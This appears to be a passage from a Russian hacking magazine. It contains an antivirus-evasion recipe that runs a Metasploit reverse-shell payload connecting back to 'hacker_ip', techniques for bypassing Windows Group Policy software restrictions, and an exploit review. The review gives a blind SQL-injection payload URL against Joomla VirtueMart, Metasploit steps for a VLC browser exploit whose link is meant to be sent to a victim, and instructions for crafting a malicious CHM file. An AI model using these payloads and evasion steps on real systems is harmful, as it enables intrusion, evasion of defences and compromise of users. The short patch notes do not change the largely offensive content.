4. для этой области памяти (страницы памяти) установлены флаги RWX, то есть информацию можно считывать, записывать и код в данной области можно исполнять;
5. создается новый тред (поток) и шелл-коду передается управление.

Обход антивирусов организуется за счет того, что у них отсутствуют сигнатуры нагрузок в таком виде. Объяснение всей темы от Бернаро Дамеле: bernardodamele.blogspot.com/2011/04/execute-metasploit-payloads-bypassing.html. На практике будет выглядеть так:

```
1. Конвертируем любую нагрузку в буквенно-циферный вид с
размещением адреса на шелл-код в регистре EAX, а итог
сохраняем в файл:

  msfpayload windows/meterpreter/reverse_tcp EXITFUNC=thread
  LPORT=4444 LHOST=hacker_ip R | msfencode -a x86 -e x86/
  alpha_mixed -t raw BufferRegister=EAX > payload.txt


2. Запускаем сервер meterpreter'а на ожидание подключения:

  msfcli multi/handler PAYLOAD=windows/meterpreter/
  reverse_tcp EXITFUNC=thread LPORT=4444 LHOST= hacker_ip E

3. Передаем наш шелл-код тулзе

 Type payload.txt > shellcodeexec.exe

4. Ждем бек-коннекта на сервере…
```



Все готово к запуску шеллкода

Теперь о плюсах и минусах. Минуса здесь как минимум два. Во-первых, для запуска шелл-кода требуется запуск shellcodeexec, что далеко не всегда возможно. Во-вторых, хотя антивирусы и в обломе из-за отсутствия сигнатур (что со временем, конечно, изменится), но некоторые антивирусы, по слухам, все же детектят. Как? Эвристика срабатывает из-за использования RWX-страниц. Вообще, знающие люди говорят, что данная техника была известна давно, и потому широкого резонанса не вызвала. Но для нас главное, что она юзабельна. К плюсам можно отнести уже указанный обход антивирей, отсутствие привязки к шелл-коду и, что самое удивительное, отсутствие привязки к ОС и к ее разрядности. То есть, конечно, есть привязка. Но shellcodeexec можно перекомпилить под любую платформу, и она будет работать.




ЗАДАЧА: ОБОЙТИ ОГРАНИЧЕНИЯ ГРУППОВЫХ ПОЛИТИК WINDOWS НА ЗАПУСК ПРИЛОЖЕНИЙ.

РЕШЕНИЕ:

Для начала немного теории.
«Групповая политика (Group Policies) — это набор правил или настроек, в соответствии с которыми производится настройка рабочей среды Windows… применяется к группе пользователей… Групповые политики создаются в домене …».
По сути, для обычных пользователей это просто некие дополнительные ограничения на их возможности (кроме правовых ограничений). К примеру, доменный админ может запретить смену прокси-сервера в IE конкретному пользователю, на конкретной машине. Как ни странно, групповые политики существуют и вне домена. Можешь поставить их на своем домашнем компе — запусти c:\windows\system32\gpedit.msc (secpol.msc) под админом и ограничь остальных юзеров. Кстати, групповыми политиками частенько пользуются вирусы, запрещая запуск «Диспетчера задач» и «Редактора реестра», например, чтобы себя обезопасить.
Так что следующий материал можно использовать и для вполне «благих» дел. Но сегодня мы поговорим про ограничения групповых политик на запускаемые приложения. Официальное название — Software Restriction Policies (SRP). В стандартном включенном состоянии обычному пользователю разрешается запуск приложений только из системных папок «Windows» и «Program Files». Почему именно оттуда? Все просто: обычные пользователи имеют на них только права Read и Execute, отсюда вывод — запустить что-то свое пользователь не сможет, так как писать в данные папки не имеет права. На практике же ограничения представляют из себя что-то более четкое, предоставляя доступ пользователям всего к нескольким программулинам. Причем стоит отметить, что SRP следит за ограниченным набором расширений, которые могут являться исполняемыми. По дефолту — целый пучок (см. рисунок). Но теперь к делу. Как же обойти? Способов масса, как всегда :). Но поговорим только об универсальных. Первый способ, о котором я сегодня расскажу, применим в той ситуации, когда у пользователя имеется физический доступ к компу, который находится в домене, а групповая политика нацелена на пользователя. То есть обычный персональный комп. В данной ситуации наипростейшим методом является следующая последовательность действий.

```
1. Вынимаем патч-корд из компа.
```



Ограничения групповыми политиками



dvd

Все описанные в рубрике программы ищи на нашем DVD.

```
2. Включаем комп.
3. Логинимся под своей учеткой.
4. Втыкаем патч-корд.
```

Суть данного метода (как ты, возможно, уже догадался) заключается в том, что доменные групповые политки подгружаются, когда пользователь логинится в системе. Но так как связь с доменом отсутствует, то и политики подгрузиться не смогут, а потому и не применятся.
В систему же мы зайти сможем, так как используется фича cached domain credentials (за счет кэша последних заходов в систему). Далее мы восстанавливаем связь, подключая комп к сети. В общем, почти элегантно и просто.
Перейдем ко второму способу. Что делать, когда отсутствует физический доступ к компу? Самый распространенный пример в такой ситуации — терминальный доступ к серверу. Придумал выход и намутил к нему тулзу Марк Руссинович. Причем довольно давно, но до сих пор все работает: и под Vista, и под 7-й. Вот так — ломай, мучай какое-то ПО, производителя крупного... Глядишь, и купили тебя уже. Мотаем на ус :).
Суть данного способа основывается на следующих постулатах. Во-первых, процесс-родитель, запущенный пользователем (explorer.exe, например) перед порождением других процессов (читай — запуском приложений) проверяет «подходит ли данный процесс под ограничительные или разрешительные списки/правила SRP».
И если все хорошо, то процесс запускается. Иначе — злая табличка. Во-вторых, любой пользователь имеет права на манипуляции (изменения) над своими собственными процессами. Последнее поясню на примере. Есть explorer.exe («Проводник») лежащий в папке «Windows». У пользователя нет прав на запись/изменения, но есть права на исполнение (execute). Запустив explorer.exe, пользователь получает на процесс права, дающие возможность его изменять.
То есть пользователь, условно говоря, может подключиться к процессу дебаггером и поменять ход действий. В качестве примера запусти OllyDbg под обычным пользователем, и она выведет только список «твоих» процессов, доступных на изменение.
Таким образом, соединив данные постулаты вместе, мы получаем, что подконтрольный нам процесс принимает решение о том, можем ли мы что-то запустить. Как-то нелепо :).
Остается только понять, как модифицировать поведение подконтрольного нам процесса. Марк в качестве примера написал небольшую тулзу, обходящую SRP, и, что приятно, приложил исходники. Она работает следующим образом:

```
1. Используя мини-exe'шник, запускается разрешенный процесс (родительский).
2. Используя технику dll-инжекта,в данный процесс подгружается dll-ка.
3. В данном процессе мы запускаем какую-то необходимую нам программулину (порождаем процесс).
4. Родительский процесс пытается прочитать реестр о применяемых правилах ограничений.
5. Наша dll'ка в родительском процессе перехватывает данный запрос и отвечает ошибкой, что такой ветки нет.
6. Родительский процесс, видя ошибку, думает, что ограничения на запуск отсутствуют, и порождает процесс.
```

Важно, что на порождаемый процесс обход ограничений тоже работает — плодись сколько хочешь. Полное описание способа здесь: goo.gl/BDIQt. Саму тулзу (gpdisable.zip), к сожалению, люди из Microsoft'а запрятали куда-то, но, во-первых, в сети еще можно ее отыскать, во-вторых, она есть на диске, а в-третьих, есть и другие. Например, GPCul8or от Эрика Рахнера. Работает она аналогичным образом. Искать там же. Для галочки применение:

```
Gpdisable.exe c:\windows\explorer.exe
```

Еще интересность — можно добавить библиотеки в HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs, и тогда они автоматом будут подгружаться при запуске любого приложения. Но – требуются локальные админские права.
Ну и напоследок разбиваем в пух и прах ограничения на запускаемые приложения групповыми политиками следующим образом. Заходим на goo.gl/ucrhQ, читаем, вкуриваем и теперь уж 100% обходим. Автор – Вадимс Подамс, спасибо ему за труд.

iv (ivinside.blogspot.com)
pikofarad



ОБЗОР ЭКСПЛОЙТОВ

В очередном обзоре эксплойтов мы собрали для тебя самые интересные экспонаты за последний месяц. Кроме того, в рубрике небольшое изменение: теперь к каждой уязвимости прилагается CVSS v2 Base Score — стандартная для индустрии информационной безопасности шкала оценки серьезности уязвимостей.

01 SQL ИНЪЕКЦИЯ В JOOMLA! COM_VIRTUEMART

CVSSV2

7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)

BRIEF

И вновь CMS Joomla радует нас дырой в своем компоненте. На этот раз под раздачу попал популярный скрипт интернет-магазина Virtuemart. Исследователи Стивен Сили и Рокко Келви из компании Stratsec обнаружили возможность проведения слепой SQL-инъекции в этом компоненте. Успешное применение атаки позволяет получить доступ к информации в БД и может привести к полному контролю над веб-сервером.

EXPLOIT

Обратимся к скрипту 'com_virtuemart/classes/ps_module.php' и рассмотрим функцию get_dir(), которая занимает строчки 255-270:

```
function get_dir($basename)
{
   $datab = new ps_DB;
   $results = array();

   $q = "SELECT module_perms FROM #__{vm}_module where
       module_name='".$basename."'";
   $datab->query($q);

   if ($datab->next_record()) {
      $results[ 'perms' ] = $datab->f("module_perms");
      return $results;
   }
   else {
      return false;
   }
}
```

Обрати внимание на строку, в которой формируется запрос. Переменная $basename поступает туда без всякой фильтрации. Пользователь, в свою очередь, может влиять на ее содержание через GET-параметр page, что можно увидеть в скрипте 'com_virtuemart/virtuemart_parser.php', строки 189-210:

```
if( $option == "com_virtuemart" ) {
   if (empty($page)) {// default page
      if (defined('_VM_IS_BACKEND')) {
         $page = "store.index";
      {
      else {
         $page = HOMEPAGE;
      }
   }
   // Let's check if the user is allowed to view the page
   // if not, $page is set to ERROR_PAGE
   $pagePermissionsOK = $ps_module->checkModulePermissions(
     $page );
```

В последней строке вызывается функция checkModulePermissions() из скрипта 'com_virtuemart/classes/ps_module.php' с интересующим нас параметром page. В ней и происходит вызов уязвимой get_dir(), рассмотренной выше:


```
function checkModulePermissions( $calledPage ) {
   global $page, $VM_LANG, $error_type, $vmLogger, $perm;

   // "shop.browse" => module: shop, page: browse
   $my_page= explode ( '.', $page );
   if( empty( $my_page[1] )) {
      return false;
   }
   $modulename = $my_page[0];
   $pagename = $my_page[1];

   $dir_list = $this->get_dir($modulename);
```

Эксплуатация этой уязвимости осложняется двумя вещами:

1. Не выдается ошибка, если запрос неправильный (инъекция слепая).



Правим скомпилированный chm-файл в hex-редакторе


2. Joomla сама по себе фильтрует символы '<' и '>' в запросах, поэтому при эксплуатации мы можем использовать только '=' в процессе перебора символов. Это существенно повышает количество оказавшихся в логах запросов к целевому серверу.
Так как по содержанию страницы мы не можем понять, выполнился наш запрос или нет, то остается использовать технику временных задержек при проведении инъекции. Например, если мы имеем дело с MySQL 5 версии, то при таком запросе последует задержка примерно в 30-60 секунд:

```
http://[target]/[path]/index.php?option=com_virtuemart&
page=-1'+union+select+if(substring(@@version,1,1)=5,
benchmark(30000000,MD5('x')),null)--+fakemodule.
fakepage
```

В этом запросе используется классическая для техники временных задержек функция benchmark(count, expr), которая выполняет заданное количество раз (count) функцию, указанную во втором аргументе (в данном случае вычисляется хеш MD5 от буковки 'x'). Эта функция выполняется только в том случае, если выражение `'substring(@@version,1,1)=5'` истинно. Несложно догадаться, что это выражение сравнивает первый символ переменной @@version с 5. Если на сервере используется MySQL 4-й ветки, то в этом можно убедиться, подставив 4 вместо 5. Если после этого сервер будет тупить целую минуту — значит, наши предположения верны. Эксплойт к этой баге доступен здесь: exploit-db.com, его ID — 17132.

```
Синтаксис: ./17132.py [<параметры>] -t [хост:порт] -d
[директория_джумлы]
Пример использования: ./17132.py -p localhost:8080 -t
192.168.1.7 -d /webapps/joomla/
```

В эксплойте предусмотрено использование прокси-сервера, за это отвечает параметр '-p', после которого следует указать реквизиты сервера в формате «хост:порт».
По опыту использования могу сказать, что иногда в процессе его работы возникают ложные положительные срабатывания. Они могут происходить из-за перебоев в соединении с интернетом, прокси-сервером или связи с целевым веб-сервером. Так что если в версии БД или хеше админа появляются разные спецсимволы или недопустимые буквы, то это повод прогнать эксплойт еще раз. Кроме того, процесс работы эксплойта весьма неспешный, в среднем на извлечение инфы уходит около часа, так что одной чашкой кофе, как предлагает автор эксплойта mr_me, тут не отделаешься. Для экономии времени можно закомментировать ненужные циклы подбора в функции doBlindSqlInjection(). Например, чтобы не извлекать



Уязвимый блок кода под отладчиком

лишний раз информацию о БД, а сразу приступить к хешу админа, нужно закомментировать строчки 163-176.

TARGETS

Joomla! com_virtuemart <= v1.1.7

SOLUTION

Обнови com_virtuemart до версии 1.1.8 либо поставь патч под номером 1.1.7a.

02 ИСПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В VLC MEDIA PLAYER

CVSSV2

9.3 (AV:N/AC:M/Au:N/C:C/I:C/A:C)


BRIEF

Уязвимость была найдена небезызвестным Рикардо Нарваха, автором эпического руководства «Введение в крекинг с нуля, используя OllyDbg», в VLC Media Player при обработке файловых форматов AMV и NSV. Она эксплуатируется удаленно и приводит к выполнению произвольного кода с привилегиями текущего пользователя. Техника Dangling Pointer, с помощью которой эксплуатируется бага, была описана в далеком 2007 году на конференции Black Hat USA (whitepaper доступна на их сайте). Сама ошибка возникает в библиотеке libdirectx_plugin.dll при обработке 0x41-байта, если его значение больше 90. Эту библиотеку использует Internet Explorer при обработке видео формата AMV, поэтому для успешной эксплуатации достаточно зайти на специально сформированную страничку через бажный IE.

EXPLOIT

С 26 марта эксплойт доступен в Metasploit Framework по адресу exploit/windows/browser/vlc_amv. Для его подготовки и запуска проделываем стандартные шаги:

```
# Запускаем консольку
$ msfconsole
# Выбираем нужный эксплойт
use exploit/windows/browser/vlc_amv
# Определяем полезную нагрузку (в данном случае запуск
исполняемого файла)
set PAYLOAD windows/exec
# Определяем исполняемый файл (калькулятор)
set CMD calc.exe
# Определяем целевую конфигурацию (Windows XP SP3 IE6)
set TARGET 1
# Задаем функцию выхода (по умолчанию process — тут не работает)
```


Процесс сборки вредоносного chm-файла

```
set EXITFUNC seh
# Запускаем шайтан-машину!
exploit
```

Напоминаю, что доступные опции можно просмотреть командой show options, полезные нагрузки — show payloads, а доступные целевые системы — show targets. Так же полезно пользоваться автодополнением, которое вызывается клавишей табуляции. После команды exploit на локальной машине запустится веб-сервер и будет дана ссылка неприметного вида, которую и нужно впарить жертве.

TARGETS

VLC Media Player <= 1.1.7.

Кроме того, для успешной отработки эксплоита из Metasploit Framework у жертвы должна быть одна из следующих конфигураций:

- Windows XP SP3 + IE6;
- Windows XP SP3 + IE7;
- Windows Vista + IE7.

SOLUTION

В конце марта стала доступна обновленная версия плеера 1.1.8, рекомендуется установка данной или более поздней версии.


03 ПЕРЕПОЛНЕНИЕ СТЕКА В MICROSOFT HTML HELP <= 6.1

CVSSV2

7.2 (AV:L/AC:L/Au:N/C:C/I:C/A:C)

BRIEF

Для начала приведем выдержку из Википедии: «HTMLHelp (Microsoft Compressed HTML Help, Microsoft Compiled HTML Help, .CHM) — проприетарный формат файлов контекстной справки, разработанный корпорацией Microsoft и выпущенный в 1997 году в качестве замены формата WinHelp. Содержит в себе набор HTML-страниц, может также включать в себя содержание со ссылками на страницы, предметный указатель, а также базу для полнотекстового поиска по содержимому страниц. Все входящие в .CHM файлы сжаты алгоритмом LZX.
Для просмотра .CHM-файлов используется стандартное средство, встроенное во все версии Microsoft Windows, начиная с Windows 98, и Windows NT. Кроме того, существует ряд сторонних программ-просмотровщиков, FBReader и другие. Для создания .CHM-файлов можно использовать бесплатные инструменты Microsoft HTML Help Workshop, Htm2Chm, плагины для Total Commander'a, а также другие средства».


Потенциально уязвимые места, из которых вызывается функция l_memmove_call


EXPLOIT

Библиотека itss.dll, подгружающаяся в адресное пространство процесса hh.exe (собственно, это и есть Microsoft HTML Help) во время открытия chm-файлов, подвержена ошибке переполнения стека. Ошибка происходит во время декомпрессии контента, в результате отсутствия соответствующих проверок при копировании произвольного количества данных в буфер, располагающийся на стеке.
Уязвимое место в иде выглядит следующим образом (WinXP SP3):


```
.text:6638B251 8B 87 28 01 00 00     mov    eax, [edi+128h]
.text:6638B257 03 45 0C              add    eax, [ebp+arg_4]
.text:6638B25A 56                    ush   esi
; кол-во байт, которое будем копировать
.text:6638B25B 50                    push   eax
; исходный буфер (декомпрессированный)
.text:6638B25C FF 75 08              push   [ebp+Dst]
; буфер на стеке, куда будем копировать
.text:6638B25F E8 0B CC FE FF        call   l_memmove_call
; memmove (memcpy на семерке) <--- Stack overflow
```

Данные, которые копируются в этот стековый буфер, представляют собой один из декомпрессированных блоков, являющийся дампом части файлов, внедренных во входной chm-файл.
Чтобы передать управление на уязвимую область кода, необходимо изменить несколько байт после тэга «/#WINDOWS» (первый байт устанавливаем в 0 — значение меньше, чем первоначальное, следующее за ним слово устанавливаем в количество байт для копирования).
После выполнения уязвимого call'а будет записано 0x3ff7 байт из пользовательского буфера по адресу 0xb9b58 в стек по адресу 0x7f998, что, очевидно, и приведет к нехорошей ситуации.
Следует обратить внимание на тот факт, что функция l_memmove_call (являющаяся оберткой над memmove или memcpy под win7) помимо вышеприведенного уязвимого места также используется и в других дислокациях библиотеки itss.dll, что должно определенным образом побуждать интересующихся к дальнейшим исследованиям...
Алгоритм создания вредоносного chm-файла до смешного прост:

- установить HTML Help Workshop;
- запустить HTML Help Workshop, создать новый проект и выбрать имя проекта;
- в мастере создания проекта отметить флажки «HTML Help table of



MPlayer Lite 33064 собственной персоной



Уязвимый вызов strcpy под отладчиком

contents (.hhc)» и «HTML files (.htm)»;
• указать пути к test.hhc, а затем к test.htm;
• жмакнуть на кнопку «Add/Modify window definitions», вбить в поле имени какую-нибудь ересь и затем нажать на OK;
• скомпилировать chm-файл (File → Compile);
• открыть сгенерированный chm-файл в любимом hex-редакторе;
• найти текст /#WINDOWS;
• следовать до места после байта со значением 0x01, заменить последовательность 3-х «правильных» байт на последовательность 3-х «угодных» байт 0x00 0xff 0x7f;

Классика жанра: «pop,pop,ret» по адресу в перезатертом SEH-обработчике

• profit.
Содержимое test.hhc:


```
<HTML><BODY><UL><LI><OBJECT type="text/sitemap">
<param name="Name" value="test">
<param name="Local" value="test.htm">
</OBJECT></UL></BODY></HTML>
```

Содержимое test.htm:


```
<HTML>
<BODY>
<img src="poc.gif">
</BODY>
</HTML>
```

